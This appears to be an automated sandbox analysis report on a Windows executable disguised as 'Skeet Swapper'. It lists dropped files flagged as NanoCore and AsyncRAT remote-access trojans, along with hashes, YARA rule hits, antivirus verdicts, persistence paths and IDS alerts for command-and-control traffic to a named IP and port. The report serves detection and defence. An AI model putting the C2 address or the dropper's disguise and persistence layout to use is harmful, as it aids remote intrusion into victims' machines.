Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64E
Malicious:	**true**
Reputation:	unknown
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\AppData\Local\Temp\yi1yMTqS.ico

Process:	C:\ProgramData\Synaptics\Synaptics.exe
File Type:	MS Windows icon resource - 1 icon, 32x32, 32 colors
Category:	dropped
Size (bytes):	4286
Entropy (8bit):	5.941666555948419
Encrypted:	false
SSDEEP:	96:R4bEyJMGzuFNM+N1Bs5V2UFDzykPeFvSY+R1FLXjv9IEvB:ryJMG4K+N1U2KD+HShVr9BZ
MD5:	4AD275D256A4E39FF58EC97B2B800D0D
SHA1:	2FB93750EF528AF84F2801B2AD7D5E5358DEB5F3
SHA-256:	E3F22985C4EEDA15A09D46FF127C3160E8A32F76064FB5B1DC765757CA2C47D8
SHA-512:	B2747BD1019F12C8003F39744AF034FC207CF77B1F1D8EFC19B623AF8A40C4310BE91038EFDF6B233765D9FB40A6AE1E8EAB77B1E0ED1DE1D79F409A58C41CC5
Malicious:	false
Reputation:	unknown

Preview:	....(... ...@..... .....4/.Q3..J*..tL..9&...B<..=:..:3..Rb.eC..gdg.....148.=21.)5G...H..-L..-L..-O.e...p...D=L...'.....z{z.HHI.?A@.dH$.eS$.ZVD.}2,..4..O9..z5....(..6?.e@..q/&..CJ..8J.2. .d_a.....AIY.!-D.. =...9..''@..&B.\~....7.'.#.....IJJ.daa.vD..kW'.}k5.{0*.|0/.SA.../8..7;..26..8:..G .:;F..5>.f2..2...YD..XD..XB..*5I...2...3...7...;.Ii....0...-..... "%.....hkp.]:..RB&.i[9.u.*.{+*...3..00..13..09../8..18..;L..2:..6?..L.....!...K1..5@X...*.../...1...5...,...+.. <.....'.*+-.YWY.....TRU.F0..zO..TK4.l,(...+.y-....3.~.0...7...;..0:..17..0:..0:..1=.....8...6@Y...+...(...(.....0...&. .K.413...$.?BG.....~...\Z^.P1&.B:-.i[A.g'&.t/).t-..r,-..*0../1...4../6..08../9...8..*8.....fJ..@Jb...+...#..... ..."..... "+@.....%.?CD.....|..B...C>..NB/.g*(.},4.j,,.u),.w+1..0/..-2..-3..+3.{,5..-6...7.....iJ..KVk..."..... -A.....08F.edh.IFI.....uqp.s@..A.'.iP2.a)(.o+2.i)+.r)-.u,0..,...-2.~*/.z-3.z+4.z+

C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\run.dat

Process:	C:\Users\user\Desktop\._cache_WINDOWS.EXE
File Type:	ISO-8859 text, with no line terminators
Category:	dropped
Size (bytes):	8
Entropy (8bit):	3.0
Encrypted:	false
SSDEEP:	3:dQdF8tn:d48tn
MD5:	08CA11A5C1C0F512CBA782C72146F31F
SHA1:	A9EEE7A59F9F17593659936562486B6CB2F1F7CF
SHA-256:	6F884EF1DF10DA3818A962671AC57758EB7CFBDB3EF19B7F9D74591AD6F40266
SHA-512:	8107AFC5CABE9456E1CCE083D3E004C474D4E74276D5624A975E1E7CFBF6AB2FBA4E23EF3C1F227574C4D8159F5EFB22B5593D6CF0A3EBB268C54A081BD313 75
Malicious:	**true**
Reputation:	unknown
Preview:	)..5...H

C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\task.dat

Process:	C:\Users\user\Desktop\._cache_WINDOWS.EXE
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	42
Entropy (8bit):	4.5468465893424055
Encrypted:	false
SSDEEP:	3:oNWXp5vLtvvGgC:oNWXpFpva
MD5:	8B8734AD46DC590CE9477D244253704A
SHA1:	731628CADE04234B080F6DCAC26DAC312C09686E
SHA-256:	5E1A17A6BB95D373FF27E707E303A0D737A8C82E87B6843A71CA500926192177
SHA-512:	491D11D0BD35C4278429FAEBA578717B4C796C36E1FBB9DE1528D52A7D186AA660490A1DD239B8B01B9A976B1C080190895E974503CC003072B7358AF46D543
Malicious:	false
Reputation:	unknown
Preview:	C:\Users\user\Desktop\._cache_WINDOWS.EXE

C:\Users\user\Desktop\._cache_Synaptics.exe

Process:	C:\ProgramData\Synaptics\Synaptics.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	1082880
Entropy (8bit):	6.856551135053279
Encrypted:	false
SSDEEP:	24576:jFYnnsJ39LyjbJkQFMhmC+6GD9vApfbZXJf:jFunsHyjtk2MYC5GDtA1
MD5:	3A5072A9A5DC35DFB99A59F67C3DC6C0
SHA1:	335398BB44927DDB18905221C52A89AA101A3C7F
SHA-256:	29BF88F94FFAB5559B5AF5A9DB05CFDBE2BEEB81301F1E64E851CFA925C930AC
SHA-512:	B3B11F8E5B495C873A8AFA58FDC2F2FEF7E7D610A50516FB701DAB1197AC11A63E5F857F9B6ECF1A9B33FDF0D875ECF59695BE83FF35AFCBC23F8293D068E8 FA
Malicious:	**true**
Yara Hits:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: C:\Users\user\Desktop\._cache_Synaptics.exe, Author: Florian Roth • Rule: Malware_QA_update, Description: VT Research QA uploaded malware - file update.exe, Source: C:\Users\user\Desktop\._cache_Synaptics.exe, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: C:\Users\user\Desktop\._cache_Synaptics.exe, Author: Joe Security • Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: C:\Users\user\Desktop\._cache_Synaptics.exe, Author: Joe Security • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: C:\Users\user\Desktop\._cache_Synaptics.exe, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: C:\Users\user\Desktop\._cache_Synaptics.exe, Author: Kevin Breen <kevin@techanarchy.net>

Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Avira, Detection: 100% • Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 93%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....F..Q.....m.>.....m...F...m.....3.....V...m.....m.=.....Rich..... .....PE..L....0.N.....z.....H2.....@.....@.....<.....`.....H...@.....$..... .....text...Bx.....z..... ..`.rdata...1.....2...~.....@..@.data.....@....rsrc.....@..@.reloc.....r.....@..B..... ....

C:\Users\user\Desktop\._cache_WINDOWS.EXE

Process:	C:\Users\user\Desktop\WINDOWS.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	208384
Entropy (8bit):	7.451462755520174
Encrypted:	false
SSDEEP:	6144:ULV6Bta6dtJmakIM5n2B/XMekQlD/7W6Qyf0b:ULV6BtpmkbZXxVpQyf0b
MD5:	568E6A074378730CEE0947C4C796372D
SHA1:	7688894728B8207756F52384798E394DE8D54070
SHA-256:	2F990B69464DAB55B2EBC8F6A302FE09E5767844B4AFB71B43A20A6C2EA48D8D
SHA-512:	250A1215FD28E4CD5F6DA3E72B42A88F93664D4A2484D29F6141A81EF4968872B86379FB54AAF2E645D46EF8C881E43D1C32392DC3F7C381A86C252D7BDB273
Malicious:	**true**
Yara Hits:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: C:\Users\user\Desktop\._cache_WINDOWS.EXE, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: C:\Users\user\Desktop\._cache_WINDOWS.EXE, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: C:\Users\user\Desktop\._cache_WINDOWS.EXE, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: C:\Users\user\Desktop\._cache_WINDOWS.EXE, Author: Kevin Breen <kevin@techanarchy.net>
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 88%, Browse • Antivirus: ReversingLabs, Detection: 98%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....'.T.....d..... .....@.. ....8...W.... .. `..... ...b.....@..@.....t.....H.....T.....0..Q.....o5.....*.o6....-.&.....3+..+.... ....3.....1..... 2.... ....3.... .....*.*....0..E.....s7....- (&s8....-&&s9....,$&s:.....s;.....*.....+.....+.....+.....0.....~....o<...*..0.....~....o=...*..0.....~....o>...*..0.....~....o?...*..0.....~....o@...*..0.....-.&(A...*&+...0 ..$.....~B.....-.(...+.-.&+..B...+.~B...*.0.....-.&(A...*&+...0..

C:\Users\user\Desktop\._cache_y8kdmHi6x3.exe

Process:	C:\Users\user\Desktop\y8kdmHi6x3.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	1082880
Entropy (8bit):	6.856551135053279
Encrypted:	false
SSDEEP:	24576:jFYnnsJ39LyjbJkQFMhmC+6GD9vApfbZXJf:jFunsHyjtk2MYC5GDtA1
MD5:	3A5072A9A5DC35DFB99A59F67C3DC6C0
SHA1:	335398BB44927DDB18905221C52A89AA101A3C7F
SHA-256:	29BF88F94FFAB5559B5AF5A9DB05CFDBE2BEEB81301F1E64E851CFA925C930AC
SHA-512:	B3B11F8E5B495C873A8AFA58FDC2F2FEF7E7D610A50516FB701DAB1197AC11A63E5F857F9B6ECF1A9B33FDF0D875ECF59695BE83FF35AFCBC23F8293D068E8FA
Malicious:	**true**
Yara Hits:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: C:\Users\user\Desktop\._cache_y8kdmHi6x3.exe, Author: Florian Roth • Rule: Malware_QA_update, Description: VT Research QA uploaded malware - file update.exe, Source: C:\Users\user\Desktop\._cache_y8kdmHi6x3.exe, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: C:\Users\user\Desktop\._cache_y8kdmHi6x3.exe, Author: Joe Security • Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: C:\Users\user\Desktop\._cache_y8kdmHi6x3.exe, Author: Joe Security • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: C:\Users\user\Desktop\._cache_y8kdmHi6x3.exe, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: C:\Users\user\Desktop\._cache_y8kdmHi6x3.exe, Author: Kevin Breen <kevin@techanarchy.net>
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Avira, Detection: 100% • Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....F..Q.....m.>.....m...F...m.....3.....V...m.....m.=.....Rich..... .....PE..L....0.N.....z.....H2.....@.....@.....<.....`.....H...@.....$..... .....text...Bx.....z..... ..`.rdata...1.....2...~.....@..@.data.....@....rsrc.....@..@.reloc.....r.....@..B..... ....

C:\Users\user\Desktop\SYSTEM32.EXE

Process:	C:\Users\user\Desktop\._cache_y8kdmHi6x3.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	48640
Entropy (8bit):	5.570150307144179
Encrypted:	false
SSDEEP:	768:+uC+NTdxtrhWU5GGLmo2qrqSl3bXPINKI0b8Kh9BQT3PILo/zeHnK2mtvIA6BDZy:+uC+NTdrF2AbQNKjb8Ia3PSo7eHEvXkI
MD5:	807474FC253612359DC697E331F01B43
SHA1:	D998BCDF573EB66781BBE931B2CA8B35492908CE
SHA-256:	1E2B305D0A5CE914591F712FE0B53BE279D0EC8E598CEC95FA6CFDC6CB94C4B5
SHA-512:	C2916E62D8B7B0AD214D57E2DC0DD5B0F910E06F2D070E0390612FD33C2EE416F252FBA4FE3F523114ACC14924BCFDA105A9B4379AD443F1010BB29010B83AF
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: C:\Users\user\Desktop\SYSTEM32.EXE, Author: Joe Security
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...#..^..... .....@.. ....@.....K..... ....H.....text..... ....`.rsrc.....@..@.reloc..... .....@..B.....H.....Y...v.....V..;...$0.xC.=VD..b.....9A../.\.....(....*.~...*.....*.~...*.....*.~....*.....*.~....*.....*.~. ...*.....*.~....*.....*.~....*.....*.~....*.....*.~....*.....*.~....*.....**.(>.....*2~.....o?...*.s.....*.()...:(...(*..:....(+..:....('..:....((...9....(v...*V(....s.... ...o....*n~....9....~....o... .....*~~....(....9....(0...9....(@...*Vr.%.p~....(o....#...*.s...

C:\Users\user\Desktop\WINDOWS.EXE

Process:	C:\Users\user\Desktop\._cache_y8kdmHi6x3.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	979968
Entropy (8bit):	6.921853304341562
Encrypted:	false
SSDEEP:	24576:HnsJ39LyjbJkQFMhmC+6GD9vApfbZXJfw:HnsHyjtk2MYC5GDtA1U
MD5:	6278F321B0B9C85A0DF4E485A8DE7993
SHA1:	48FE65A144AEE7A9B437D7C8AE9BD5BFE5409D81
SHA-256:	4DC8CC4ECD4D173A024C221C61F282028BD03967C631EC6827544A36D036952A
SHA-512:	FDBA000C5AB7BA6AAA4E2F94F248003D3505206B3B23AA03565BF0C36FA4C4A7654498A5002A979CB9D042E9F216FDFFF21ECB4CB57883A0B2B35B020CDFEB6D
Malicious:	**true**
Yara Hits:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: C:\Users\user\Desktop\WINDOWS.EXE, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: C:\Users\user\Desktop\WINDOWS.EXE, Author: Joe Security • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: C:\Users\user\Desktop\WINDOWS.EXE, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: C:\Users\user\Desktop\WINDOWS.EXE, Author: Kevin Breen <kevin@techanarchy.net>
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Avira, Detection: 100% • Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7..... .....PE..L....^B*.....T.....@.....P.....@.....B*.....0K.....P.....@..!.....@..... .....CODE..... ..`DATA....T.....0.....@...BSS.....idata..B*.....,.....@....tls.....0..... ....rdata..9....@.....@..P.reloc.....P.....@..P.rsrc...0K.....L.....@..P.....@..P..... .....

C:\Users\user\Desktop\y8kdmHi6x3.exe

Process:	C:\ProgramData\Synaptics\Synaptics.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	4171264
Entropy (8bit):	7.942432292986639

Encrypted:	false
SSDEEP:	98304:dAdDDetDKXiJb1VVmkM2YJlAdDDetDKXiJb1VVmkM3YJ:dAdmZHJxVVm/26AdmZHJxVVm/3
MD5:	46CFD9EFDDF98B4F1A57A69F3809D9BF
SHA1:	5BD87CD64A90D8DDC194A9C3CA30A50F6136B7A5
SHA-256:	7704A9C5892432FB9FC7598D2AA2043DDFE66774516E22081B5588B649942875
SHA-512:	099FDDDBB8204118290FA34945B615C32FC43F35C014F7878541586FACB105E02845FCBBD7E3CF185BF3FDB3773F1EBF5D3E39776F3F9EDFB797D8B36DC6999
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....#.....N.... .....@.. .....@..... ..@.....K.....#.....?..... ....H.....text...T.... ....`.rsrc.....#.....#.....@..@.rel oc.....?.....?.....@..B.....0.....H.....H.....X"...t.....Z(.....(....s....(....*..(....*6.(.....(....*....0..... .a..(....(....r...p(....(....o.....r...po..... (.....~....-6 ....r3..p.....(.....(.....(....(.....~....{....~.....o....*.....0..... ...%.....(.....s ....s!..... ....o"..... ....o#...($...r;..po%..... ....s&.....o'....[o(...o).....o*....[o(...o+.....o,.....o-....s.....io/.....o0.....,...o1.....o2..

C:\Users\user\Documents\BNAGMGSPLO\EEGWXUHVUG.xlsm

Process:	C:\ProgramData\Synaptics\Synaptics.exe
File Type:	Microsoft Excel 2007+
Category:	dropped
Size (bytes):	18387
Entropy (8bit):	7.523057953697544
Encrypted:	false
SSDEEP:	384:oUaZLPzMfVSa1VvYXmrsdPkLmDAx7r/l0:oUatwNSSvY2IdsHr/y
MD5:	E566FC53051035E1E6FD0ED1823DE0F9
SHA1:	00BC96C48B98676ECD67E81A6F1D7754E4156044
SHA-256:	8E574B4AE6502230C0829E2319A6C146AEBD51B7008BF5BBFB731424D7952C15
SHA-512:	A12F56FF30EA35381C2B8F8AF2446CF1DAA21EE872E98CAD4B863DB060ACD4C33C5760918C277DADB7A490CB4CA2F925D59C70DC5171E16601A11BC4A6542 04
Malicious:	false
Reputation:	unknown
Preview:	PK.....!...5Qr...?.....[Content_Types].xml ...(..... ....N.0.E.H.C.-..@.5.....(..8...-.[.g.....M^..s.5.4.I..P;..!....r....}._.G.`....Y....M.7....&.m1cU..I.T.....`.t...^.Bx..r..~0x....6...`....reb2m.s.$.%...-*c.{.. .dT.m.kL]Yj.|..Yp..".G.....r...).#b.=.QN'...i..w.s..$3..))....2wn..ls.F..X.D^K.....Cj.sx..E..n._ ....pjUS.9....j..L...>".....w.... ....l{.sd*...G.....wC.F... D..1<..=...z.As.]...#l.....PK.. .....!..U0#....L....._rels/.rels ...(.....

C:\Users\user\Documents\BNAGMGSPLO\~$cache1

Process:	C:\ProgramData\Synaptics\Synaptics.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	2083328
Entropy (8bit):	7.943244956522882
Encrypted:	false
SSDEEP:	49152:NnA21ODDkXkNpkDWti0EcFKPxqq1VVmkvavPvYMo:NAdDDetDKXiJb1VVmkM3YJ
MD5:	BFF363A92AC43FF249652A83DADC02AB
SHA1:	3C7B47A3F4DC3C8555B656505244886CB3A172F5
SHA-256:	D054E33DE2D63966C68B44DD1D1DE8A9B7ABB76781100FE82423C80E112D4580
SHA-512:	8CEEF643926251A6D6B5FFEE6E662B68580992117D98DBD24CCFDE5CDAD429CE4719A92C63F470C2857272330C9F3A4A2D7F175A6300D6B1833A387F4B841D2
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....B.....N.... .....@.. ....@.....K.....?..... ....H.....text...T.... ....`.rsrc....?.....@.....@..@.rel oc..... .....@..B.....0.....H.....H.....X"...t.....Z(.....(....s....(....*..(....*6.(.....(....*....0..... .a..(....(....r...p(....(....o.....r...po..... (.....~....-6 ....r3..p.....(.....(.....(....(.....~....{....~.....o....*.....0..... ...%.....(.....s ....s!..... ....o"..... ....o#...($...r;..po%..... ....s&.....o'....[o(...o).....o*....[o(...o+.....o,.....o-....s.....io/.....o0.....,...o1.....o2..

C:\Users\user\Documents\BNAGMGSPLO\~$cache1:Zone.Identifier

Process:	C:\ProgramData\Synaptics\Synaptics.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped

Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64E
Malicious:	**true**
Reputation:	unknown
Preview:	[ZoneTransfer]....ZoneId=0

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.943244956522882
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	y8kdmHi6x3.exe
File size:	2083328
MD5:	bff363a92ac43ff249652a83dadc02ab
SHA1:	3c7b47a3f4dc3c8555b656505244886cb3a172f5
SHA256:	d054e33de2d63966c68b44dd1d1de8a9b7abb76781100fe82423c80e112d4580
SHA512:	8ceef643926251a6d6b5ffee6e662b68580992117d98dbd24ccfde5cdad429ce4719a92c63f470c2857272330c9f3a4a2d7f175a6300d6b1833a387f4b841d29
SSDEEP:	49152:NnA21ODDkXkNpkDWti0EcFKPxqq1VVmkvavPvYMo:NAdDDetDKXiJb1VVmkM3YJ
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....B.....N.... .....@.. .... @.....

File Icon

Icon Hash:	608c8c0c644c9c24

Static PE Info

General

Entrypoint:	0x5ca54e
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x61E2968E [Sat Jan 15 09:40:30 2022 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x1ca500	0x4b	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x1cc000	0x33fe8	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x200000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x1c8554	0x1c8600	False	0.999514259792	data	7.99980395725	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x1cc000	0x33fe8	0x34000	False	0.535376915565	data	6.00356457348	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x200000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x1cc4b8	0x33928	dBase IV DBT of \220\001.DBF, blocks size 0, block length 8192, next free block index 40, next free block 4280639354, next used block 4280835192		
RT_GROUP_ICON	0x1ffde0	0x14	data		
RT_VERSION	0x1cc130	0x384	data		
RT_MANIFEST	0x1ffdf8	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos

Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Skeet Swapper
Assembly Version	1.2.3.4
InternalName	Skeet Swapper1.exe
FileVersion	1.2.3.4
CompanyName	Skeet Swapper
LegalTrademarks	Skeet Swapper
Comments	Skeet Swapper
ProductName	Skeet Swapper
ProductVersion	1.2.3.4
FileDescription	Skeet Swapper
OriginalFilename	Skeet Swapper1.exe


Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/26/22-02:40:16.178063	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49751	53811	192.168.2.3	54.38.136.57
01/26/22-02:40:20.931845	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49755	53811	192.168.2.3	54.38.136.57
01/26/22-02:40:25.414443	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49757	53811	192.168.2.3	54.38.136.57
01/26/22-02:40:45.303270	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49783	53811	192.168.2.3	54.38.136.57
01/26/22-02:40:49.565803	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49785	53811	192.168.2.3	54.38.136.57
01/26/22-02:40:53.833969	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49786	53811	192.168.2.3	54.38.136.57
01/26/22-02:41:13.666122	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49804	53811	192.168.2.3	54.38.136.57

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/26/22-02:41:17.949071	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49812	53811	192.168.2.3	54.38.136.57
01/26/22-02:41:22.425720	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49829	53811	192.168.2.3	54.38.136.57
